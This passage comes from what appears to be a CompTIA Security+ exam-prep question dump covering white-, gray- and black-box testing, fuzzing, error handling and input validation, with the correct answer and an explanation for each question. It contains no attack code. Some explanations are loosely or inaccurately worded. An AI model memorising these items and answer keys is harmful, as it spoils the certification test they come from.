White box testing is the process of testing an application when you have detailed knowledge of the inner workings of the application. White-box testing (also known as clear box testing, glass box testing, transparent box testing, and structural testing) is a method of testing software that tests internal structures or workings of an application, as opposed to its functionality (i.e. black-box testing). In white-box testing an internal perspective of the system, as well as programming skills, are used to design test cases. The tester chooses inputs to exercise paths through the code and determine the appropriate outputs. This is analogous to testing nodes in a

circuit, e.g. in-circuit testing (ICT). White-box testing can be applied at the unit, integration and system levels of the software testing process. Although traditional testers tended to think of white-box testing as being done at the unit level, it is used for integration and system testing more frequently today. It can test paths within a unit, paths between units during integration, and between subsystems during a systemlevel test.

Incorrect Answers:

A: Black-box testing is a method of software testing that examines the functionality of an application without peering into its internal structures or workings. This method of test can be applied to virtually every level of software testing: unit, integration, system and acceptance. It typically comprises most if not all higher level testing, but can also dominate unit testing as well.

Specific knowledge of the application's code/internal structure and programming knowledge in general is not required. The tester is aware of what the software is supposed to do but is not aware of how it does it. For instance, the tester is aware that a particular input returns a certain, invariable output but is not aware of how the software produces the output in the first place.

In this question, the tester has complete access to the code and data structures providing the tester with detailed knowledge of the inner workings of the application. Therefore, this answer is incorrect.

B: Penetration testing (also called pen testing) is the practice of testing a computer system, network or Web application to find vulnerabilities that an attacker could exploit.

Pen tests can be automated with software applications or they can be performed manually. Either way, the process includes gathering information about the target before the test (reconnaissance), identifying possible entry points, attempting to break in (either virtually or for real) and reporting back the findings.

The main objective of penetration testing is to determine security weaknesses. A pen test can also be used to test an organization's security policy compliance, its employees' security awareness and the organization's ability to identify and respond to security incidents. Penetration tests are used to test the security controls of a system or application. They are not used specifically for general application testing.

Therefore, this answer is incorrect.

C: Gray box testing, also called gray box analysis, is a strategy for software debugging in which the tester has limited knowledge of the internal details of the program. A gray box is a device, program or system whose workings are partially understood. Gray box testing can be contrasted with black box testing, a scenario in which the tester has no knowledge or access to the internal workings of a program, or white box testing, a scenario in which the internal particulars are fully known. Gray box testing is commonly used in penetration tests. Gray box testing is considered to be non-intrusive and unbiased because it does not require that the tester have access to the source code. With respect to internal processes, gray box testing treats a program as a black box that must be analyzed from the outside. During a gray box test, the person may know how the system components interact but not have detailed knowledge about internal program functions and operation. A clear distinction exists between the developer and the tester, thereby minimizing the risk of personnel conflicts. In this question, the tester has complete access to the code and data structures providing the tester with detailed knowledge of the inner workings of the application. Therefore, this answer is incorrect.

References:

[http://en.wikipedia.org/wiki/White-box\\_testing](http://en.wikipedia.org/wiki/White-box_testing)

[http://en.wikipedia.org/wiki/Black-box\\_testing](http://en.wikipedia.org/wiki/Black-box_testing)

<http://searchsoftwarequality.techtarget.com/definition/penetration-testing> <http://searchsoftwarequality.techtarget.com/definition/gray-box>

## QUESTION 627

Pete, a developer, writes an application. Jane, the security analyst, knows some things about the overall application but does not have all the details. Jane needs to review the software before it is released to production. Which of the following reviews should Jane conduct?

- A. Gray Box Testing

- B. Black Box Testing
- C. Business Impact Analysis
- D. White Box Testing

**Correct Answer:** A

**Section:** Threats and Vulnerabilities

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

Gray box testing, also called gray box analysis, is a strategy for software debugging in which the tester has limited knowledge of the internal details of the program. A gray box is a device, program or system whose workings are partially understood. Gray box testing can be contrasted with black box testing, a scenario in which the tester has no knowledge or access to the internal workings of a program, or white box testing, a scenario in which the internal particulars are fully known. Gray box testing is commonly used in penetration tests. Gray box testing is considered to be non-intrusive and unbiased because it does not require that the tester have access to the source code. With respect to internal processes, gray box testing treats a program as a black box that must be analyzed from the outside. During a gray box test, the person may know how the system components interact but not have detailed knowledge about internal program functions and operation. A clear distinction exists between the developer and the tester, thereby minimizing the risk of personnel conflicts.

**Incorrect Answers:**

B: Black-box testing is a method of software testing that examines the functionality of an application without peering into its internal structures or workings. This method of test can be applied to virtually every level of software testing: unit, integration, system and acceptance. It typically comprises most if not all higher level testing, but can also dominate unit testing as well.

Specific knowledge of the application's code/internal structure and programming knowledge in general is not required. The tester is aware of what the software is supposed to do but is not aware of how it does it. For instance, the tester is aware that a particular input returns a certain, invariable output but is not aware of how the software produces the output in the first place. In this question, the tester has some knowledge of the application. Therefore, this answer is incorrect.

C: A Business Impact Analysis is the analysis of the impact an event will have on the business. As an example in terms of IT, a Business Impact Analysis could describe the effect of a server failure. A Business Impact Analysis is not used to describe the testing of an application.

Therefore, this answer is incorrect.

D: White-box testing (also known as clear box testing, glass box testing, transparent box testing, and structural testing) is a method of testing software that tests internal structures or workings of an application, as opposed to its functionality (i.e. black-box testing). In white-box testing an internal perspective of the system, as well as programming skills, are used to design test cases. The tester chooses inputs to exercise paths through the code and determine the appropriate outputs. This is analogous to testing nodes in a circuit, e.g. in-circuit testing (ICT). White-box testing can be applied at the unit, integration and system levels of the software testing process. Although traditional testers tended to think of white-box testing as being done at the unit level, it is used for integration and system testing more frequently today. It can test paths within a unit, paths between units during integration, and between subsystems during a systemlevel test. In this question, the tester has some knowledge of the application but not the detailed knowledge required for a white-box test. Therefore, this answer is incorrect.

**References:**

<http://searchsoftwarequality.techtarget.com/definition/gray-box> [http://en.wikipedia.org/wiki/Black-box\\_testing](http://en.wikipedia.org/wiki/Black-box_testing) [http://en.wikipedia.org/wiki/White-box\\_testing](http://en.wikipedia.org/wiki/White-box_testing)

**QUESTION 628**

An IT auditor tests an application as an authenticated user. This is an example of which of the following types of testing?

- A. Penetration
- B. White box
- C. Black box
- D. Gray box

**Correct Answer:** D

**Section:** Threats and Vulnerabilities

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

In this question, the tester is testing the application as an authenticated user. We can assume from this that the tester has at least limited knowledge of the application. This meets the criteria of a grey-box test.

Gray box testing, also called gray box analysis, is a strategy for software debugging in which the tester has limited knowledge of the internal details of the program. A gray box is a device, program or system whose workings are partially understood. Gray box testing can be contrasted with black box testing, a scenario in which the tester has no knowledge or access to the internal workings of a program, or white box testing, a scenario in which the internal particulars are fully known. Gray box testing is commonly used in penetration tests. Gray box testing is considered to be non-intrusive and unbiased because it does not require that the tester have access to the source code. With respect to internal processes, gray box testing treats a program as a black box that must be analyzed from the outside. During a gray box test, the person may know how the system components interact but not have detailed knowledge about internal program functions and operation. A clear distinction exists between the developer and the tester, thereby minimizing the risk of personnel conflicts.

**Incorrect Answers:**

A: Penetration testing (also called pen testing) is the practice of testing a computer system, network or Web application to find vulnerabilities that an attacker could exploit.

Pen tests can be automated with software applications or they can be performed manually. Either way, the process includes gathering information about the target before the test (reconnaissance), identifying possible entry points, attempting to break in (either virtually or for real) and reporting back the findings.

The main objective of penetration testing is to determine security weaknesses. A pen test can also be used to test an organization's security policy compliance, its employees' security awareness and the organization's ability to identify and respond to security incidents. Penetration tests are used to test the security controls of a system or application. They are not used specifically for general application testing.

Therefore, this answer is incorrect.

B: White-box testing (also known as clear box testing, glass box testing, transparent box testing, and structural testing) is a method of testing software that tests internal structures or workings of an application, as opposed to its functionality (i.e. black-box testing). In white-box testing an internal perspective of the system, as well as programming skills, are used to design test cases. The tester chooses inputs to exercise paths through the code and determine the appropriate outputs. This is analogous to testing nodes in a circuit, e.g. in-circuit testing (ICT). White-box testing can be applied at the unit, integration and system levels of the software testing process. Although traditional testers tended to think of white-box testing as being done at the unit level, it is used for integration and system testing more frequently today. It can test paths within a unit, paths between units during integration, and between subsystems during a systemlevel test. In this question, the tester has some knowledge of the application but not the detailed knowledge required for a white-box test. Therefore, this answer is incorrect.

C: Black-box testing is a method of software testing that examines the functionality of an application without peering into its internal structures or workings. This method of test can be applied to virtually every level of software testing: unit, integration, system and acceptance. It typically comprises most if not all higher level testing, but can also dominate unit testing as well.

Specific knowledge of the application's code/internal structure and programming knowledge in general is not required. The tester is aware of what the software is supposed to do but is not aware of how it does it. For instance, the tester is aware that a particular input returns a certain, invariable output but is not aware of how the software produces the output in the first place.

In this question, the tester has some knowledge of the application. Therefore, this answer is incorrect.

References:

<http://searchsoftwarequality.techtarget.com/definition/gray-box> <http://searchsoftwarequality.techtarget.com/definition/penetration-testing> [http://en.wikipedia.org/wiki/White-box\\_testing](http://en.wikipedia.org/wiki/White-box_testing)  
[http://en.wikipedia.org/wiki/Black-box\\_testing](http://en.wikipedia.org/wiki/Black-box_testing)

#### **QUESTION 629**

A software development company has hired a programmer to develop a plug-in module to an existing proprietary application. After completing the module, the developer needs to test the entire application to ensure that the module did not introduce new vulnerabilities. Which of the following is the developer performing when testing the application?

- A. Black box testing
- B. White box testing
- C. Gray box testing
- D. Design review

**Correct Answer: C**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

In this question, we know the tester has some knowledge of the application because the tester developed a plug-in module for it. However, the tester does not have detailed information about the entire application. Therefore, this is a grey-box test. Gray box testing, also called gray box analysis, is a strategy for software debugging in which the tester has limited knowledge of the internal details of the program. A gray box is a device, program or system whose workings are partially understood. Gray box testing can be contrasted with black box testing, a scenario in which the tester has no knowledge or access to the internal workings of a program, or white box testing, a scenario in which the internal particulars are fully known. Gray box testing is commonly used in penetration tests. Gray box testing is considered to be non-intrusive and unbiased because it does not require that the tester have access to the source code. With respect to internal processes, gray box testing treats a program as a black box that must be analyzed from the outside. During a gray box test, the person may know how the system components interact but not have detailed knowledge about internal program functions and operation. A clear distinction exists between the developer and the tester, thereby minimizing the risk of personnel conflicts.

Incorrect Answers:

A: Black-box testing is a method of software testing that examines the functionality of an application without peering into its internal structures or workings. This method of test can be applied to virtually every level of software testing: unit, integration, system and acceptance. It typically comprises most if not all higher level testing, but can also dominate unit testing as well.

Specific knowledge of the application's code/internal structure and programming knowledge in general is not required. The tester is aware of what the software is supposed to do but is not aware of how it does it. For instance, the tester is aware that a particular input returns a certain, invariable output but is not aware of how the software produces the output in the first place. In this question, the tester has some knowledge of the application. Therefore, this answer is incorrect.

B: White-box testing (also known as clear box testing, glass box testing, transparent box testing, and structural testing) is a method of testing software that tests internal structures or workings of an application, as opposed to its functionality (i.e. black-box testing). In white-box testing an internal perspective of the system, as well as programming skills, are used to design test cases. The tester chooses inputs to exercise paths through the code and determine the appropriate outputs. This is analogous to testing nodes in a circuit, e.g. in-circuit testing (ICT). White-box testing can be applied at the unit, integration and system levels of the software testing process. Although traditional testers tended to think of white-box testing as being done at the unit level, it is used for integration and system testing more frequently today. It can test paths within a unit, paths between units during integration, and between subsystems during a systemlevel test. In this question, the tester has some knowledge of the application but not the detailed knowledge required for a white-box test. Therefore, this answer is incorrect.

D: A design review in terms of application development is the process of reviewing the design of the modules and units used in the application. However, in this question, the application has already been developed. Furthermore, a design review does not describe the process of testing an application. Therefore, this answer is incorrect.

References:

<http://searchsoftwarequality.techtarget.com/definition/gray-box> [http://en.wikipedia.org/wiki/Black-box\\_testing](http://en.wikipedia.org/wiki/Black-box_testing) [http://en.wikipedia.org/wiki/White-box\\_testing](http://en.wikipedia.org/wiki/White-box_testing)

### QUESTION 630

Methods to test the responses of software and web applications to unusual or unexpected inputs are known as:

- A. Brute force.
- B. HTML encoding.
- C. Web crawling.
- D. Fuzzing.

**Correct Answer: D**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Fuzzing is a software testing technique that involves providing invalid, unexpected, or random data to as inputs to a computer program. The program is then monitored for exceptions such as crashes, or failed validation, or memory leaks.

Incorrect Answers:

A: Brute force is a type of attack that consists of systematically checking all possible keys or passwords until a match is found.

B: HTML encoding applies to web applications only. When user input is not properly escaped and encoded it could be exploited for cross-site scripting. User input that encodes special characters without proper escaping can lead to malicious code execution in the DOM.

C: Web Crawling applies to web application and describes the action taken by a program as it browses from page to page on a web application.

References:

[http://en.wikipedia.org/wiki/Fuzz\\_testing](http://en.wikipedia.org/wiki/Fuzz_testing)

[http://en.wikipedia.org/wiki/Brute-force\\_attack](http://en.wikipedia.org/wiki/Brute-force_attack)

<https://blog.whitehatsec.com/tag/html-encoding/>

<http://projects.webappsec.org/w/page/13246986/Web%20Application%20Security%20Scanner%20Evaluation%20Criteria> Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 218, 257 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 229,

### QUESTION 631

Which of the following application security testing techniques is implemented when an automated system generates random input data?

- A. Fuzzing
- B. XSRF
- C. Hardening
- D. Input validation

**Correct Answer: A**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Fuzzing is a software testing technique that involves providing invalid, unexpected, or random data to as inputs to a computer program. The program is then monitored for exceptions such as crashes, or failed validation, or memory leaks.

**Incorrect Answers:**

B: XSRF or cross-site request forgery applies to web applications and is an attack that exploits the web application's trust of a user who known or is supposed to have been authenticated. This is often accomplished without the user's knowledge.

C: Hardening is the process of securing a system by reducing its surface of vulnerability. Reducing the surface of vulnerability typically includes removing unnecessary functions and features, removing unnecessary usernames or logins and disabling unnecessary services.

D: Input validation is a defensive technique intended to mitigate against possible user input attacks, such as buffer overflows and fuzzing. Input validation checks every user input submitted to the application before processing that input. The check could be a length, a character type, a language type, or a domain.

**References:**

[http://en.wikipedia.org/wiki/Fuzz\\_testing](http://en.wikipedia.org/wiki/Fuzz_testing)

[http://en.wikipedia.org/wiki/Cross-site\\_request\\_forgery](http://en.wikipedia.org/wiki/Cross-site_request_forgery)

[http://en.wikipedia.org/wiki/Hardening\\_%28computing%29](http://en.wikipedia.org/wiki/Hardening_%28computing%29)

Dulaney, Emmett and Chuck Easton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 218, 335 Stewart, James Michael, CompTIA

Security+ Review Guide, Sybex, Indianapolis, 2014, p 229,

### QUESTION 632

Which of the following security concepts identifies input variables which are then used to perform boundary testing?

- A. Application baseline
- B. Application hardening
- C. Secure coding
- D. Fuzzing

**Correct Answer:** D

**Section:** Application, Data and Host Security

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Fuzzing is a software testing technique that involves providing invalid, unexpected, or random data to as inputs to a computer program. The program is then monitored for exceptions such as crashes, or failed validation, or memory leaks.

Incorrect Answers:

A: An application baseline defines the level of security that will be implemented and maintained for the application. A low baseline implements almost no security while a high baseline does not allow users to make changes to the application.

B: Application Hardening is the process of securing a system by reducing its surface of vulnerability. Reducing the surface of vulnerability typically includes removing unnecessary functions and features, removing unnecessary usernames or logins and disabling unnecessary services.

C: Proper and secure coding can prevent many attacks, including cross-site scripting, SQL injection and buffer overflows.

References:

[http://en.wikipedia.org/wiki/Fuzz\\_testing](http://en.wikipedia.org/wiki/Fuzz_testing)

Dulaney, Emmett and Chuck Easton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 218-219, 226 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 229

### QUESTION 633

Which of the following describes purposefully injecting extra input during testing, possibly causing an application to crash?

- A. Input validation
- B. Exception handling
- C. Application hardening
- D. Fuzzing

**Correct Answer:** D

**Section: Application, Data and Host Security**  
**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Fuzzing is a software testing technique that involves providing invalid, unexpected, or random data to as inputs to a computer program. The program is then monitored for exceptions such as crashes, or failed validation, or memory leaks.

Incorrect Answers:

- A: Input validation is a defensive technique intended to mitigate against possible user input attacks, such as buffer overflows and fuzzing. Input validation checks every user input submitted to the application before processing that input. The check could be a length, a character type, a language type, or a domain.
- B: Exception handling is an aspect of secure coding. When errors occur, the system should revert back to a secure state. This must be coded into the system by the programmer, and should capture errors and exceptions so that they could be handled by the application.
- C: Hardening is the process of securing a system by reducing its surface of vulnerability. Reducing the surface of vulnerability typically includes removing unnecessary functions and features, removing unnecessary usernames or logins and disabling unnecessary services.

References:

[http://en.wikipedia.org/wiki/Fuzz\\_testing](http://en.wikipedia.org/wiki/Fuzz_testing)

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 218, 257 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 229, 230, 319

**QUESTION 634**

A security administrator wants to test the reliability of an application which accepts user provided parameters. The administrator is concerned with data integrity and availability. Which of the following should be implemented to accomplish this task?

- A. Secure coding
- B. Fuzzing
- C. Exception handling
- D. Input validation

**Correct Answer: B**

**Section: Application, Data and Host Security**  
**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Fuzzing is a software testing technique that involves providing invalid, unexpected, or random data to as inputs to a computer program. The program is then monitored for exceptions such as crashes, or failed validation, or memory leaks.

Incorrect Answers:

- A: Proper and secure coding can prevent many attacks, including cross-site scripting, SQL injection and buffer overflows.

C: Exception handling is an aspect of secure coding. When errors occur, the system should revert back to a secure state. This must be coded into the system by the programmer, and should capture errors and exceptions so that they could be handled by the application.

D: Input validation is an aspect of secure coding and is intended to mitigate against possible user input attacks, such as buffer overflows and fuzzing. Input validation checks every user input submitted to the application before processing that input. The check could be a length, a character type, a language type, or a domain.

References:

[http://en.wikipedia.org/wiki/Fuzz\\_testing](http://en.wikipedia.org/wiki/Fuzz_testing)

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 218, 257 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 229, 319, 320

### **QUESTION 635**

Fuzzing is a security assessment technique that allows testers to analyze the behavior of software applications under which of the following conditions?

- A. Unexpected input
- B. Invalid output
- C. Parameterized input
- D. Valid output

**Correct Answer: A**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Fuzzing is a software testing technique that involves providing invalid, unexpected, or random data to as inputs to a computer program. The program is then monitored for exceptions such as crashes, or failed validation, or memory leaks.

Incorrect Answers:

B, D: Fuzzing uses invalid input and not output to test the application's response, such as crashes, or failed validation, or memory leaks, to such input.

C: Parameterized input may be one of the invalid, unexpected, or random data that would be used in fuzz testing. Other forms of invalid data should also be tested.

References:

[http://en.wikipedia.org/wiki/Fuzz\\_testing](http://en.wikipedia.org/wiki/Fuzz_testing)

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 218 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 229

### **QUESTION 636**

Which of the following application security principles involves inputting random data into a program?

- A. Brute force attack

- B. Sniffing
- C. Fuzzing
- D. Buffer overflow

**Correct Answer:** C

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Fuzzing is a software testing technique that involves providing invalid, unexpected, or random data to as inputs to a computer program. The program is then monitored for exceptions such as crashes, or failed validation, or memory leaks.

Incorrect Answers:

- A: A Brute force attack consists of systematically checking all possible keys or passwords until a match is found.
- B: A sniffer is a passive network monitoring tool that provides information of network traffic in real-time. They are used for troubleshooting purposes, but can also be used by attackers to determine what protocols and systems are running on a network.
- D: Buffer overflow is an exploit at programming error, bugs and flaws. It occurs when an application receives more data than it is programmed to handle. This may cause the application to terminate or to write data beyond the end of the allocated space in memory. The termination of the application may cause the system to send the data with temporary access to privileged levels in the system, while overwriting can cause important data to be lost.

References:

[http://en.wikipedia.org/wiki/Fuzz\\_testing](http://en.wikipedia.org/wiki/Fuzz_testing)

[http://en.wikipedia.org/wiki/Brute-force\\_attack](http://en.wikipedia.org/wiki/Brute-force_attack)

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 66, 218, 257, 338 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 18, 197, 229, 319

**QUESTION 637**

An IT security technician is actively involved in identifying coding issues for her company.

Which of the following is an application security technique that can be used to identify unknown weaknesses within the code?

- A. Vulnerability scanning
- B. Denial of service
- C. Fuzzing
- D. Port scanning

**Correct Answer:** C

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:****Section: Application, Data and Host Security**

Fuzzing is a software testing technique that involves providing invalid, unexpected, or random data to as inputs to a computer program. The program is then monitored for exceptions such as crashes, or failed validation, or memory leaks.

**Incorrect Answers:**

- A: Vulnerability scanners are used to test a system for known security vulnerabilities and weaknesses. It does not identify unknown weaknesses in code.
- B: Denial of Service (DoS) attacks web-based attacks that exploit flaws in the operating system, applications, services, or protocols. These attacks can be mitigated by means of firewalls, routers, and intrusion detection systems (IDSs) that detect DoS traffic, disabling echo replies on external systems, disabling broadcast features on border systems, blocking spoofed packets on the network, and proper patch management.
- D: Port scanning is used by hackers to detect the presence of active services that are assigned to a TCP/UDP port. This is a network-based attack rather than an attack that exploits coding weaknesses, which are aspects of application development.

**References:**

[http://en.wikipedia.org/wiki/Fuzz\\_testing](http://en.wikipedia.org/wiki/Fuzz_testing)

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 218, 342 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 24, 170-172, 211, 229

**QUESTION 638**

Which of the following would Jane, an administrator, use to detect an unknown security vulnerability?

- A. Patch management
- B. Application fuzzing
- C. ID badge
- D. Application configuration baseline

**Correct Answer: B****Section: Application, Data and Host Security****Explanation****Explanation/Reference:****Section: Application, Data and Host Security**

Fuzzing is a software testing technique that involves providing invalid, unexpected, or random data to as inputs to a computer program. The program is then monitored for exceptions such as crashes, or failed validation, or memory leaks.

**Incorrect Answers:**

- A: Patch management is the process of maintaining the latest source code for applications and operating systems. This helps protect a systems from known attacks and vulnerabilities, but not from unknown vulnerabilities.
- C: An ID badge is an aspect of physical security. It is used to control physical access to facilities and areas in a facility.
- D: An Application configuration baseline defines the level of security that will be implemented and maintained for the application. A low baseline implements almost

no security while a high baseline does not allow users to make changes to the application.

References:

[http://en.wikipedia.org/wiki/Fuzz\\_testing](http://en.wikipedia.org/wiki/Fuzz_testing)

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 218, 220 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 129, 229, 231-232

**QUESTION 639**

Which of the following pseudocodes can be used to handle program exceptions?

- A. If program detects another instance of itself, then kill program instance.
- B. If user enters invalid input, then restart program.
- C. If program module crashes, then restart program module.
- D. If user's input exceeds buffer length, then truncate the input.

**Correct Answer: C**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Exception handling is an aspect of secure coding. When errors occur, the system should revert back to a secure state. This must be coded into the system by the programmer, and should capture all errors and exceptions that could cause the application or its modules to crash. Restarting the application or module would ensure that the application reverts back to a secure state.

**Incorrect Answers:**

A: Checking whether a program is running already is not a form of error or exception handling.

B, D: These are examples of input validation.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 230,

**QUESTION 640**

Which of the following is an application security coding problem?

- A. Error and exception handling
- B. Patch management
- C. Application hardening
- D. Application fuzzing

**Correct Answer:** A

**Section:** Application, Data and Host Security

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Exception handling is an aspect of secure coding. When errors occur, the system should revert back to a secure state. This must be coded into the system by the programmer, and should capture errors and exceptions so that they could be handled by the application.

**Incorrect Answers:**

B: Patch management is the process of maintaining the latest source code for applications and operating systems. This helps protect a systems from known attacks and vulnerabilities, and is provided by the vendor in response to newly discovered vulnerabilities in the software.

C: Hardening is the process of securing a system by reducing its surface of vulnerability. Reducing the surface of vulnerability typically includes removing unnecessary functions and features, removing unnecessary usernames or logins and disabling unnecessary services.

D: Fuzzing is a software testing technique that involves providing invalid, unexpected, or random data to as inputs to a computer program. The program is then monitored for exceptions such as crashes, or failed validation, or memory leaks.

**References:**

[http://en.wikipedia.org/wiki/Fuzz\\_testing](http://en.wikipedia.org/wiki/Fuzz_testing)

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 218, 220 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 229, 230, 231-232

#### **QUESTION 641**

Sara, an application developer, implemented error and exception handling alongside input validation. Which of the following does this help prevent?

- A. Buffer overflow
- B. Pop-up blockers
- C. Cross-site scripting
- D. Fuzzing

**Correct Answer:** A

**Section:** Application, Data and Host Security

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Buffer overflow is an exploit at programming error, bugs and flaws. It occurs when an application is fed more input data than it is programmed to handle. This may cause the application to terminate or to write data beyond the end of the allocated space in memory. The termination of the application may cause the system to send the data with temporary access to privileged levels in the system, while overwriting can cause important data to be lost. Proper error and exception handling and input validation will help prevent Buffer overflow exploits.

**Incorrect Answers:**

- B: Pop-up blockers prevent websites from opening new browser windows without the users consent. These are often used for advertisements but can also be used to distribute malicious code. This does not entail error and exception handling alongside input validation.
- C: Cross-site scripting (XSS) is a form of malicious code-injection attack on a web server in which an attacker injects code into the content sent to website visitors. XSS can be mitigated by implementing patch management on the web server, using firewalls, and auditing for suspicious activity.
- D: Fuzzing is a software testing technique that involves providing invalid, unexpected, or random data to as inputs to a computer program. The program is then monitored for exceptions such as crashes, or failed validation, or memory leaks.

**References:**

[http://en.wikipedia.org/wiki/Fuzz\\_testing](http://en.wikipedia.org/wiki/Fuzz_testing)

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 338, 218 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 192, 197, 229, 246

**QUESTION 642**

Which of the following techniques can be used to prevent the disclosure of system information resulting from arbitrary inputs when implemented properly?

- A. Fuzzing
- B. Patch management
- C. Error handling
- D. Strong passwords

**Correct Answer: C**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Exception handling is an aspect of secure coding. When errors occur, the system should revert back to a secure state. This must be coded into the system by the programmer, and should capture errors and exceptions so that they could be handled by the application.

**Incorrect Answers:**

- A: Fuzzing is a software testing technique that involves providing invalid, unexpected, or random data to as inputs to a computer program. The program is then monitored for exceptions such as crashes, or failed validation, or memory leaks.
- B: Patch management is the process of maintaining the latest source code for applications and operating systems. This helps protect a systems from known attacks and vulnerabilities.
- D: Passwords are used to control access to systems as part of a user authentication process. Strong passwords make it harder for attackers to guess or crack the passwords.

**References:**

[http://en.wikipedia.org/wiki/Fuzz\\_testing](http://en.wikipedia.org/wiki/Fuzz_testing)

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 218, 220 Stewart, James Michael, CompTIA

Security+ Review Guide, Sybex, Indianapolis, 2014, pp 229, 230, 231-232

#### **QUESTION 643**

A program displays:

ERROR: this program has caught an exception and will now terminate. Which of the following is MOST likely accomplished by the program's behavior?

- A. Operating system's integrity is maintained
- B. Program's availability is maintained
- C. Operating system's scalability is maintained
- D. User's confidentiality is maintained

**Correct Answer:** A

**Section:** Application, Data and Host Security

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

The purpose of error handling is to maintain the security and integrity of the system. Integrity is compromised when unauthorized modification occurs.

Incorrect Answers:

B: Availability is the process of ensuring that authorized users have access to the data and systems that they require. Data backups, redundant systems, and disaster recovery plans can be used to support availability, not error and exception handling.

C: Scalability is the ability of a system to adapt to increased demand. Error handling does not contribute to a system's scalability.

D: Confidentiality is maintained when unauthorized users do not have access to sensitive information. Error and Exception handling is not related to this.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 259, 413-414

#### **QUESTION 644**

Which of the following is a best practice for error and exception handling?

- A. Log detailed exception but display generic error message
- B. Display detailed exception but log generic error message
- C. Log and display detailed error and exception messages
- D. Do not log or display error or exception messages

**Correct Answer:** A

**Section:** Application, Data and Host Security

**Explanation**

**Explanation/Reference:****Section: Application, Data and Host Security**

A detailed explanation of the error is not helpful for most end users but might provide information that is useful to a hacker. It is therefore better to display a simple but helpful message to the end user and log the detailed information to an access-restricted log file for the administrator and programmer who would need as much information as possible about the problem in order to rectify it.

**Incorrect Answers:**

B, C, D: The programmer would need as much information as possible about the problem in order to rectify it. However, a detailed explanation of the error should not be displayed to the end user as this information might be useful to a hacker. Therefore, a detailed explanation should be logged and a generic message should be displayed to the end user.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 219 Stewart, James Michael, CompTIA Security + Review Guide, Sybex, Indianapolis, 2014, p 230

**QUESTION 645**

Which of the following is true about input validation in a client-server architecture, when data integrity is critical to the organization?

- A. It should be enforced on the client side only.
- B. It must be protected by SSL encryption.
- C. It must rely on the user's knowledge of the application.
- D. It should be performed on the server side.

**Correct Answer: D****Section: Application, Data and Host Security****Explanation****Explanation/Reference:****Section: Application, Data and Host Security**

Client-side validation should only be used to improve user experience, never for security purposes. A client-side input validation check can improve application performance by catching malformed input on the client and, therefore, saving a roundtrip to the server. However, client side validation can be easily bypassed and should never be used for security purposes. Always use server-side validation to protect your application from malicious attacks.

**Incorrect Answers:**

- A: Client side validation is recommended to improve the user experience. However, it can be easily bypassed and should never be used for security purposes.
- B: SSL encryption is used for sending data securely between a client and a server. However, it is not used for input validation.
- C: Input validation must NOT rely on the user's knowledge of the application. If fact, it should assume a lack of knowledge on the user's part.

**References:**

<http://web.securityinnovation.com/appsec-weekly/blog/bid/67936/Do-Not-Rely-on-Client-Side- Validation>

**QUESTION 646**

Which of the following is the below pseudo-code an example of?

IF VARIABLE (CONTAINS NUMBERS = TRUE) THEN EXIT

